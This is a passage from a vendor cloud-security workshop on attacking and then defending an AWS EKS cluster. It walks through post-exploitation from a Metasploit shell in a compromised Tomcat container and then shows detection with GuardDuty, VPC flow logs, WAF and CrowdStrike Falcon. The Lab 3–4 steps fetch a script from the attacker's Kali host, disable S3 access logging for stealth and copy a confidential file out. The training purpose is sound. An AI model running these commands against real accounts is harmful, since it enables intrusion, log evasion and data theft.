;; WHEN: Tue Oct 04 21:38:58 UTC 2022
;; MSG SIZE  rcvd: 464
```

Note: If your Metasploit session closes unexpectedly, type "run -j" at the metasploit console prompt to reconnect to the target.

Lateral Movement

We will continue our attack by downloading some additional scripts that we can use to gather more information from the compromised container.

Note: Using the netstat utility, you can easily find the Kali public IP by listing established HTTPS connections originating from the container.

List established outbound connections to port 443 (HTTPS)

```
netstat -n | grep 443
```

```
netstat -n | grep 443
tcp        0      0 10.0.48.138:39590       54.175.57.254:443       ESTABLISHED
```

The public IP in the fifth column is the Kali IP. Strip the ":443" socket port.

Use the Kali's public IP stored earlier or from the netstat command above, and download the collection.sh script

```
wget http://<<Kali Public IP>>/collection.sh
```

Type "ls" to verify the download

```
wget http://3.236.165.216/collection.sh
ls
aws
awscliv2.zip
bin
boot
collection.sh
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Having gained an initial foothold in the network, attackers will then attempt to perform privilege escalation in order to move laterally to find more valuable assets.

Further reading: You can learn about different AWS privilege escalation methods at https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/.

We can begin to determine which other AWS services and infrastructure we can access via the AWS API by examining the IAM identity associated with the compromised container. Earlier, we speculated that AWS cli tools might be installed on the container which is not a recommended practice. We can confirm that.

Identify the AWS identity principal attached to the container

```
aws sts get-caller-identity
```

```
aws sts get-caller-identity
{
    "UserId": "AROAQIK36JX6HKSL762VX:botocore-session-1664563869",
    "Account": "017909566972",
    "Arn": "arn:aws:sts::017909566972:assumed-role/cwp-demo-stack-PodIamRoleStack-PodS3BucketIAMRole-
}
```

Note: If your Metasploit session closes unexpectedly, type "run -j" at the metasploit console prompt to reconnect to the target.

In the IAM role (shown in the "Arn" field) we have a clue about which services we are allowed to access (i.e., "PodS3BucketIAMRole").

Confirm access to S3 by listing the buckets

```
aws s3 ls
```

```
aws s3 ls
2022-10-17 19:16:53 devdays-cnap-stack-codep-codepipelineartifactstor-1ks2djmj6w2u8
2022-10-17 18:57:20 devdays-cnap-stack-confi-confidentialloggingbucke-1gtl8d6ysikdv
2022-10-17 18:57:44 devdays-cnap-stack-confidentia-confidentialbucket-18wl2zafjlsk7
2022-10-18 20:32:02 en04ntsr-cnap-templates
```

Note: If your Metasploit session closes unexpectedly, type "run -j" at the metasploit console prompt to reconnect to the target.

End of Lab 3

Lab 4: Moving laterally to a S3 bucket

In the previous lab, we explored the compromised container and discovered an associated IAM profile with access to the AWS CLI. We also discovered that we have read access to Amazon Simple Storage Service (S3).

Breakout

Having identified this new potential lateral target (via S3 read access), let's investigate how we can further leverage the AWS CLI.

Due to a fairly common access control misconfiguration, we can impersonate both the *root* user of this container, along with the existing AWS IAM profile associated with this container (for accessing AWS services). It is possible that excessive permissions have been assigned to this IAM profile, so let's continue probing our capabilities in S3.

In the previous lab, we enumerated the AWS account S3 buckets.

```
aws s3 ls
2022-10-12 22:43:55 devdays-cnap-stack-codep-codepipelineartifactstor-cyfhe4hy4co0
2022-10-12 22:23:50 devdays-cnap-stack-confi-confidentialloggingbucke-4gc59k23sh2t
2022-10-12 22:24:14 devdays-cnap-stack-confidentia-confidentialbucket-axdjq4tzz8az
2022-10-12 22:19:25 enovhwrw-cnap-templates
```

Notice that two buckets include the string "confidential" and one of them appears to be a logging bucket. To be stealthy, we should disable any active bucket access logging policy that might be writing to that bucket.

Get the target bucket name

```
TARGET_BUCKET=$(aws s3api list-buckets --query 'Buckets[].[Name]' --output text \
 | grep confidentialbucket)

echo $TARGET_BUCKET
```

Check for a bucket logging policy

```
aws s3api get-bucket-logging --bucket $TARGET_BUCKET
```

```
aws s3api get-bucket-logging --bucket $TARGET_BUCKET
{
    "LoggingEnabled": {
        "TargetBucket": "devdays-cnap-stack-confi-confidentialloggingbucke-4gc59k23sh2t",
        "TargetPrefix": "testing-logs"
    }
}
```

Note: If your Metasploit session closes unexpectedly, type "run -j" at the metasploit console prompt to reconnect to the target.

We can see from the result that there is a logging bucket policy. We'll create and associate an empty bucket policy with the confidential data bucket to disable the policy.

Associate an empty bucket-logging policy to disable bucket logging

```
echo "{}" > no-bucket-logging.json

aws s3api put-bucket-logging --bucket $TARGET_BUCKET \
--bucket-logging-status file://no-bucket-logging.json
```

Confirm that we attached the new bucket logging policy

```
aws s3api get-bucket-logging --bucket $TARGET_BUCKET
```

Since we added a null policy, the command should return nothing. It worked!

Confirming the S3 target

Now we're just going to try and access the confidential bucket and see if we get results. AWS S3 buckets support granular permissions, so while we may have access to the bucket, we might not be able to list files, or only list specific files.

```
aws s3 ls s3://$TARGET_BUCKET
```

```
aws s3 ls s3://devdays-confidentialbucket-c3t-confidentialbucket-1psbr77djpti8
2022-08-25 10:33:01          0 Fal.Con
2022-08-25 10:33:01         48 confidential-data.txt
```

Success!


We only see the one file, but it *does* look pretty interesting…

Download the file to the local container

```
aws s3 cp s3://$TARGET_BUCKET/confidential-data.txt s3-captured.txt
```

Attack progression diagram

There are three steps to this attack. The diagram below shows what we have accomplished with a few simple misconfigurations.



End of Lab 4

Lab 5: Observing Attacker Behavior Using AWS Tools

Now that we've launched our exploit, let's see how three key AWS security detection and observability tools -- GuardDuty, VPC flow logs, and AWS Web Application Firewall (WAF) -- can address this attack. We already have some clear indications of a problem since the attacker has not been particularly stealthy and has triggered a high severity GuardDuty finding by attempting to exfiltrate data over DNS.


GuardDuty Findings

Amazon GuardDuty is a continuous security monitoring service that analyzes and processes data sources including AWS CloudTrail data events for Amazon S3 logs, CloudTrail management event logs, Route 53 (DNS) logs, Amazon Elastic Block Store (EBS) volume data, Amazon Elastic Kubernetes Service (EKS) audit logs, Amazon Virtual Private Cloud (VPC) Flow logs, and CrowdStrike's Threat intelligence feed. Customers can also bring their own lists of trusted or malicious IP and DNS addresses.

In Lab 3, we simulated data exfiltration using the *dig* DNS lookup tool. AWS GuardDuty can detect this kind of suspicious behavior and generate alerts. Without CrowdStrike protection, this GuardDuty finding might be one of the main indicators of an attack.

Open the GuardDuty console to view the latest findings:
https://us-east-1.console.aws.amazon.com/guardduty/home?region=us-east-1#/findings?macros=current

The DNS exfiltration simulation triggers a high severity finding, but there can be a delay of 10-minutes or more before it appears on GuardDuty. We should already see a low severity finding from Lab 4 when we disabled S3 Server Access (Bucket) Logging, plus two medium severity findings from Labs 1 & 2, the NMAP scan and Kali Penetration Test.



From the "Stealth:S3" finding detail, we can see the source IP address which sent the command to disable S3 logging. A quick investigation shows that this is the public IP of the NAT Gateway through which the Tomcat service sends internet-bound traffic. Unfortunately, we will need to do some additional digging to find which specific VPC resource was compromised. In a production environment, there could be hundreds or thousands of containers and other resources in a VPC sending traffic through the NAT Gateway.


The Medium severity PenTest and Recon entries detected the Kali EC2 instance conducting the initial phases of the attack. Note those detections came from Kali because Kali is an EC2 instance. Most of the time, attacks will be launched from outside AWS. So in a real-life scenario, we could find the address of the attacking instance by following the reverse shell connection made from the Target back to Kali. We can use VPC Flow logs for this stage of the investigation.

VPC Flow logs

Amazon Virtual Private Cloud (VPC) enables you to launch AWS resources into a virtual network that closely resembles a traditional network resembling the one in your data center. "VPC flow logs" enables you to capture information about the IP traffic going to and from network interfaces in your VPC. We saw some suspicious activity originating from your VPC but we don't have much more to go on. With VPC Flow logs, we can look at all traffic initiating from the VPC destined for public IP addresses, and narrow it down to a one minute period, 30 seconds before and after the suspicious S3 action.

Go to Cloudwatch -> Log insights, select the log group ending in "vpc-flow-log", set the timestamp starting at the time we captured earlier and ending a minute later, and then run the following query.

```
fields @timestamp, srcAddr, dstAddr
| sort @dstAddr desc
| limit 100
| filter dstPort = '443'
| filter srcAddr like '10.0'
| filter dstAddr not like '10.0'
```



You can expand each entry for details. In this case, the Kali IP is 54.175.57.254 and it represents 2 out of 21 flows recorded during that minute. But we don't have much additional information at this point in our investigation.

#	@timestamp	srcAddr	dstAddr
▶ 1	2022-10-25T16:37:40.000-04:00	10.0.134.…	67.220.242.21
▶ 2	2022-10-25T16:38:23.000-04:00	10.0.134.…	67.220.242.21
▶ 3	2022-10-25T16:38:23.000-04:00	10.0.134.…	67.220.242.21
▶ 4	2022-10-25T16:37:40.000-04:00	10.0.134.…	67.220.242.20
▶ 5	2022-10-25T16:37:40.000-04:00	10.0.134.…	67.220.242.20
▶ 6	2022-10-25T16:38:08.000-04:00	10.0.136.…	67.220.240.170
▶ 7	2022-10-25T16:38:08.000-04:00	10.0.136.…	67.220.240.170
▶ 8	2022-10-25T16:37:32.000-04:00	10.0.57.1…	54.231.197.112
▶ 9	2022-10-25T16:37:57.000-04:00	10.0.129.…	54.231.197.112
▼ 10	2022-10-25T16:37:32.000-04:00	10.0.57.1…	54.175.57.254

Field	Value
@ingestionTime	1666730306193
@log	368501528322:mod-5c8ee49a12044f19-VPCStack-180NWX1FOOT61-vpc-flow-log
@logStream	eni-07158b980b72d07dd-all
@message	2 368501528322 eni-07158b980b72d07dd 10.0.57.106 54.175.57.254 48208 443 6 4 336 1666730252 1666730282
@timestamp	1666730252000
accountId	368501528322
action	ACCEPT
bytes	336
dstAddr	54.175.57.254
dstPort	443
end	1666730282
interfaceId	eni-07158b980b72d07dd
logStatus	OK
packets	4
protocol	6
srcAddr	10.0.57.106
srcPort	48208
start	1666730252
version	2

▶ 11	2022-10-25T16:37:37.000-04:00	10.0.129.…	54.175.57.254

AWS Web Application Firewall (WAF)

AWS WAF helps protect web applications from attacks by allowing you to configure rules that allow, block, or monitor (count) web requests based on conditions that you define. These conditions include IP addresses, HTTP headers, HTTP body, URI strings, SQL injection and cross-site scripting. As the underlying service receives requests for your web sites, it forwards those requests to AWS WAF for inspection against your rules, allowing it to accept, block, or log traffic based on the action you define. Because traffic is forwarded from the underlying service (such as Application Load Balancer), WAF is able to inspect HTTPS traffic that is decrypted by the ALB.

AWS WAF is easy to deploy in EKS clusters in tandem with the AWS Load Balancer Controller which allows you to deploy and configure an ALB and associated WAF ACL as an Ingress object with a range of annotations for configuring the AWS services. In the screenshot below, you can view the annotations used for our Ingress including “ingress.class: alb” and “wafv2-acl-arn”.

```
[ec2-user@ip-10-0-137-233 ~]$ kubectl describe ingress
Name:             webapp-ingress
Namespace:        default
Address:          k8s-default-webappin-1318bdd15d-1582297813.us-west-2.elb.amazonaws.com
Default backend:  default-http-backend:80 (<error: endpoints "default-http-backend" not found>)
Rules:
  Host        Path  Backends
  ----        ----  --------
  *
              /   webapp:80 (10.0.9.29:8080)
Annotations:  alb.ingress.kubernetes.io/conditions.webapp: [{"field":"http-request-method","httpRequestMethodConfig":{"Va
              alb.ingress.kubernetes.io/scheme: internet-facing
              alb.ingress.kubernetes.io/target-group-attributes: stickiness.enabled=true,stickiness.lb_cookie.duration_s
              alb.ingress.kubernetes.io/target-type: ip
              alb.ingress.kubernetes.io/wafv2-acl-arn:
                arn:aws:wafv2:us-west-2:005352740622:regional/webacl/DevDaysWebACL/a1e239c8-3a4d-437d-bcec-8e3338f6f5a3
              kubernetes.io/ingress.class: alb
Events:       <none>
```

In our lab, we have added the free AWS managed rules groups. Two of them, “Known bad inputs” and “POSIX operating system” rules, would block the initial Metasploit attack. So for the sake of this lab, they are both in count (aka log-only) mode.


Rules (7)

Edit | Delete | Add rules

Find rules

1

Name	Action	Priority	Custom response
AWS-AWSManagedRulesCommonRuleSet	Use rule actions	0	-
AWS-AWSManagedRulesAdminProtectionRuleSet	Use rule actions	1	-
AWS-AWSManagedRulesAmazonIpReputationList	Use rule actions	2	-
AWS-AWSManagedRulesAnonymousIpList	Use rule actions	3	-
AWS-AWSManagedRulesLinuxRuleSet	Use rule actions	4	-
AWS-AWSManagedRulesKnownBadInputsRuleSet	Override rule group action to count	5	-
AWS-AWSManagedRulesUnixRuleSet	Override rule group action to count	6	-



Summary

AWS offers a range of security-specific services which leverage API and service observability features that are foundational to all AWS services. AWS gives you the power to build what you want, but **you** need to **build** it! WAF provides excellent protection against many layer 7 attacks, but you need to turn it on for all of your edge services and add the right rules and actions. GuardDuty can detect and visualize anomalous behavior and Security Hub can detect misconfigurations, but you need to build custom actions, and figure out how to correlate indicators of attack across accounts, regions, and severity levels to detect more sophisticated and stealthy attacks.

End of Lab 5

Lab 6: Protecting our Cluster with CrowdStrike

For the remainder of the workshop, we'll see how CrowdStrike responds to the same attack on our vulnerable containerized Tomcat application on an EKS cluster. As you'll see, CrowdStrike will detect and stop the attack early and immediately, with minimal post-install effort.

Crowdstrike Cloud Workload Protection provides multiple layers of protection for EKS Cluster security components:

Falcon Node Sensor: provides kernel mode visibility into your workloads with the ability to block attacks automatically while also monitoring for Indicators of Attack (IOAs) and other behavioral anomalies.

Falcon Kubernete Protection Agent: provides visibility into the cluster by collecting event information from the Kubernetes management plane. These events are correlated to sensor events and cloud events to provide complete cluster visibility. The agent will also detect IoAs and insecure configurations of cluster components.

Reset S3 Bucket Logging

We are using a Linux Bastion host to manage our EKS cluster. We will use this host to reset our S3 bucket logging policy, and then we'll deploy Falcon sensors in the cluster.


Connect to the Bastion host using Session Manager connection from the EC2 console.

a. *Connect to the Bastion instance at:*

   https://us-east-1.console.aws.amazon.com/ec2/home?region=us-east-1#Instances:tag:Name=LinuxBastion

b. *Select the checkbox next to "LinuxBastion".*

c. *Click "Connect" on the top navigation bar, and then click the orange "Connect" button.*



Get the target bucket name

```
TARGET_BUCKET=$(aws s3api list-buckets --query 'Buckets[].[Name]' --output text \
 | grep confidentialbucket)

echo $TARGET_BUCKET
```

Re-enable the bucket logging policy

```
cat << EOF > bucket-policy.json
{
  "LoggingEnabled": {
    "TargetBucket": "$TARGET_BUCKET",
    "TargetPrefix": "testing-logs"
  }
}
EOF
aws s3api put-bucket-logging --bucket $TARGET_BUCKET \
  --bucket-logging-status file://bucket-policy.json

aws s3api get-bucket-logging --bucket $TARGET_BUCKET
```

Create a new Tomcat (webapp) pod

Before installing Falcon sensors and initiating a new attack, we'll create a fresh pod. Since we launched the webapp pod through a Kubernetes deployment object, all we need to do is delete the running pod and the Kubernetes deployment controller will automatically launch a replacement pod.

Delete the running webapp pod and check for a new one

```
kubectl delete pod -l app=webapp

kubectl get pods
```

In this kubectl example, we identify the running pod with a label selector.

```
[ssm-user@bastion]~% kubectl delete pod -l app=webapp && kubectl get pods
pod "webapp-57687c9dc4-6zcnb" deleted
NAME                      READY   STATUS    RESTARTS   AGE
webapp-57687c9dc4-pmgmz   1/1     Running   0          11s
```

Installing the Falcon Node Sensor on EKS

You can deploy the Falcon sensor in your EKS cluster using the Falcon Operator or Helm chart, depending on your DevOps preferences. With either method, the sensor is deployed on EC2 worker nodes as a daemonset or on Fargate as a sidecar. (CrowdStrike Falcon sensors can also be deployed on ECS -- EC2 or Fargate).

Note: For more information, see https://github.com/CrowdStrike/falcon-operator and https://github.com/CrowdStrike/falcon-helm/tree/main/helm-charts/falcon-sensor.

We'll install the sensor with the Falcon Operator using Kubernetes command-line tool kubectl from the Bastion host.

Use kubectl to deploy the Falcon Operator

```
kubectl apply -f \
https://github.com/CrowdStrike/falcon-operator/releases/latest/download/falcon-operator.yaml
```

Successful installation will resemble the output below.

```
bash-4.2$ kubectl apply -f https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/deploy/falcon-operator.yaml
customresourcedefinition.apiextensions.k8s.io/falconcontainers.falcon.crowdstrike.com created
customresourcedefinition.apiextensions.k8s.io/falconnodesensors.falcon.crowdstrike.com created
namespace/falcon-operator created
clusterrole.rbac.authorization.k8s.io/falcon-operator created
serviceaccount/falcon-operator created
clusterrolebinding.rbac.authorization.k8s.io/falcon-operator created
configmap/falcon-operator created
deployment.apps/falcon-operator-controller-manager created
```

Apply the Daemonset using the yaml config file.

```
kubectl create -f /tmp/node_sensor.yaml
```

```
bash-4.2$ kubectl create -f /tmp/node_sensor.yaml
falconnodesensor.falcon.crowdstrike.com/falcon-node-sensor created
```

Verify that the node sensors are now running (it takes a minute for the node-sensors to come up)

```
kubectl get pods -A -o wide | grep falcon-node-sensor
```

```
bash-4.2$ kubectl get pods -A -o wide | grep falcon-node-sensor
falcon-system     falcon-node-sensor-4ns98                          1/1     Running   0          3m40s   10.0.57.106   ip-10-0-57-106.ec2.internal
falcon-system     falcon-node-sensor-87rvm                          1/1     Running   0          3m40s   10.0.28.47    ip-10-0-28-47.ec2.internal
```

We can see from the output that we have two sensor pods in the format “falcon-node-sensor-xxxxx” running in the falcon-system namespace, one per worker node.

Examine the Falcon Sensor pods

```
kubectl describe pod -n falcon-system | more
```

Note: You can use a json query to filter and describe only one of the falcon sensor pods

```
kubectl get pods -n falcon-system -ojson | jq '.items[0].metadata.name' \
  | xargs -I{} kubectl describe pod {} -n falcon-system | more
```

The output lists two container types configured on the pod: Init Containers and Containers.

The Init Container is called init-falconstor. Init containers are deployed from regular container images but they are configured to run to completion and are generally used for initial setup of the pod.

```
Init Containers:
  init-falconstore:
    Container ID:  docker://e48247ceea11bfe9a1004c4bbdf1f428c939a90c648d74a0af1cb58395a32bde
    Image:         registry.crowdstrike.com/falcon-sensor/us-1/release/falcon-sensor:6.46.0-14306.falcon-linux.x86_64.Release.US-1
    Image ID:      docker-pullable://registry.crowdstrike.com/falcon-sensor/us-1/release/falcon-sensor@sha256:3af3831f08474b3df6516b
    Port:          <none>
    Host Port:     <none>
    Command:
      /bin/bash
    Args:
      -c
      mkdir -p /opt/CrowdStrike && touch /opt/CrowdStrike/falconstore
    State:          Terminated
      Reason:       Completed
      Exit Code:    0
      Started:      Thu, 13 Oct 2022 23:24:27 +0000
      Finished:     Thu, 13 Oct 2022 23:24:27 +0000
    Ready:          True
    Restart Count:  0
    Environment:    <none>
    Mounts:
      /opt from falconstore-hostdir (rw)
      /var/run/secrets/kubernetes.io/serviceaccount from kube-api-access-2xwwn (ro)
```

In this case, the init container is creating the /opt/CrowdStrike directory and a file named falconstore in that directory with the following command:

```
mkdir -p /opt/CrowdStrike && touch /opt/CrowdStrike/falconstore
```

Next, the Init-container mounts two directories on the pod.

```
Mounts:
  /opt from falconstore-hostdir (rw)
  /var/run/secrets/kubernetes.io/serviceaccount from kube-api-access-2xwwn (ro)
```

Further down we can see the falcon-node-sensor details including the image name, source location for setting environment variables, and volume mounts.

```
Containers:
  falcon-node-sensor:
    Container ID:   docker://317a5085606745a2073d569153fe7d26aecfccd758330fbd805ec73c5efcd8a0
    Image:          registry.crowdstrike.com/falcon-sensor/us-1/release/falcon-sensor:6.46.0-14306.falcon-linux.x86_64.Release.US-1
    Image ID:       docker-pullable://registry.crowdstrike.com/falcon-sensor/us-1/release/falcon-sensor@sha256:3af3831f08474b3df6516
    Port:           <none>
    Host Port:      <none>
    State:          Running
      Started:      Thu, 13 Oct 2022 23:24:27 +0000
    Ready:          True
    Restart Count:  0
    Environment Variables from:
      falcon-node-sensor-config  ConfigMap  Optional: false
    Environment:                 <none>
    Mounts:
      /opt/CrowdStrike/falconstore from falconstore (rw)
      /var/run/secrets/kubernetes.io/serviceaccount from kube-api-access-2xwwn (ro)
```

View the ConfigMap contents


```
kubectl describe configmap falcon-node-sensor-config -n falcon-system
```

The configmap is how we pass configuration options to the sensor. (There is no falconctl command in the daemonset sensor.)

CrowdStrike Console - Confirming deployment success

On average, it takes approximately 90 seconds for the agent to download and install to the instance. Once installed, you should immediately be able to see this host listed in the Host Management display of your Falcon environment.

Open the Crowdstrike Falcon Console and go to “Host setup and management>Host management” at: https://falcon.crowdstrike.com/hosts/hosts?filter=tags%3A%27SensorGroupingTags%2FDevDays-CNAP%27.



Initially, the agent will be slightly out of date and will have not installed any policies.

